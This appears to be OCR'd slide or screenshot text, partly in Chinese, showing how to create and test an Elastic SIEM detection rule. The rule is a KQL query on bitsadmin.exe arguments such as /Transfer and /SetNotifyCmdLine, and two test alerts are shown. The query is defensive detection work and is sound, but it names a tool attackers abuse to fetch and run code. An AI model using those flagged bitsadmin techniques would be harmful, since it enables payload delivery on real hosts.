


Last 24 hours

Showing: 0 signals

Stack by signal.rule.risk_score

在 Elastic SIEM 中创建检测规则



1 Define rule

Rule type

Custom query
Use KQL or Lucene to detect issues across indices.
✓ Selected
Machine Learning
Select ML job to detect anomalous activity.
Select

Index patterns

Reset to default index patterns

winlogbeat-* ×

Enter the pattern of Elasticsearch indices where you would like this rule to run. By default, these will include index patterns defined in SIEM advanced settings.

Custom query


Import query from saved timeline

```
process.args:("/Transfer*" OR "/Create" OR "/AddFile" OR "/SetNotifyCmdLine" OR "/SetMinRetryDelay" OR "/Resume")
```

KQL

+ Add filter

在 Elastic SIEM 中测试规则



Detections BETA

Last signal: 1 minute ago

Signals (SIEM Detections)　External alerts

Signal count

Showing: 2 signals

Signals

Showing 2 signals　Selected 0 signals　Close selected　Select all 2 signals

@timestamp	Rule	Version	Method	Severity	Risk Score	event.module	event.action	event.category	host.name	user.name	source.ip
May 18, 2020 @ 15:47:13.144	Suspicious Execution of bitsadmin.exe	1	query	high	75	security	created-process	process	56968w-win10...	a-jbrown	—
May 18, 2020 @ 15:47:13.144	Suspicious Execution of bitsadmin.exe	1	query	high	75	sysmon	Process Create (rul...	process	56968w-win10...	a-jbrown	—

OWASP
Open Web Application Security Project

OWASP.ORG

Elastic Security 构建全功能的安全事件感知和处理平台

关联分析
已知安全情报/模式

机器学习
已知潜在威胁

威胁狩猎
未知潜在威胁

SIEM & 安全事件分析

<u>搜索</u> 能力是执行威胁狩猎的关键

elastic 是一家专注于搜索的公司。